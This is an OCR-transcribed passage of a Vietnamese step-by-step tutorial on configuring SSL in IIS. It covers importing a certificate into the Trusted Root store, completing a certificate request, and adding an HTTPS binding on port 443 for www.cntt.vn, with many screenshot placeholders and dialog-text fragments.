



Nhấn Next




Nhấn vào Browse… -> Import 2 file đã dowload




Internet Information Services (IIS) Manager
WIN-A3FMSL27TBT
File View Help
Connections
Start Page
WIN-A3FM
Applica
Sites
Defa
Console1
File Action
Console Root
Certificates
Persona
Trusted
Enterpr
Interme
Active
Trusted
Untrust
Third-P
Trusted
Client A
Smart
Certificate Import Wizard
File to Import
Specify the file you want to import.
File name:
C:\Users\Admin\Downloads\certnew.cer
Browse...
Note: More than one certificate can be stored in a single file in the following formats:
Personal Information Exchange- PKCS #12 (.PFX,.P12)
Cryptographic Message Syntax Standard- PKCS #7 Certificates (.P7B)
Microsoft Serialized Certificate Store (.SST)
Next
Cancel
Actions
Root Ce...
re Actions
ort...
ate Certificate Request...
nplete Certificate Request...
ate Domain Certificate...
ate Self-Signed Certificate...
ble Automatic Rebind of
ewed Certificate
p
Features View
Content View
Ready
11:07 AM
11/23/2024



Internet Information Services (IIS) Manager
To release input, press Ctrl+Alt.
WIN-A3FMSL27TBT
File View Help
Connections
Start Page
WIN-A3FM
Applica
Sites
Defa
Console1
File Action
Console Root
Certificates
Persona
Trusted
Enterpr
Interme
Active
Trusted
Untrust
Third-P
Trusted
Client A
Smart
Certificate Import Wizard
Completing the Certificate Import Wizard
The certificate will be imported after you click Finish.
You have specified the following settings:
Certificate Store Selected by User
Trusted Root Certification Authorities
Content
Certificate
File Name
C:\Users\Admin\Downloads\certnew.cer
Finish
Cancel
Actions
Root Ce...
re Actions
ort...
ate Certificate Request...
nplete Certificate Request...
ate Domain Certificate...
ate Self-Signed Certificate...
ble Automatic Rebind of
ewed Certificate
p
Features View
Content View
Ready
11:07 AM
11/23/2024

Kết quả:





B6: Tiếp theo, mở lại cửa sổ IIS

Nhấn Complete Certificate Request




Nhấn … và chọn file .cer -> Điền Friendly-name -> OK






B7: Cấu hình Web server sử dụng SSL


Mở rộng Sites -> Right click vào Defaul Web Site -> Chọn Edit Bingdings…




Nhấn Add




Type: chọn https, Port: nhập 443, Host Name: Nhập www.cntt.vn, SSL certificate chọn CNTT-VN -> OK



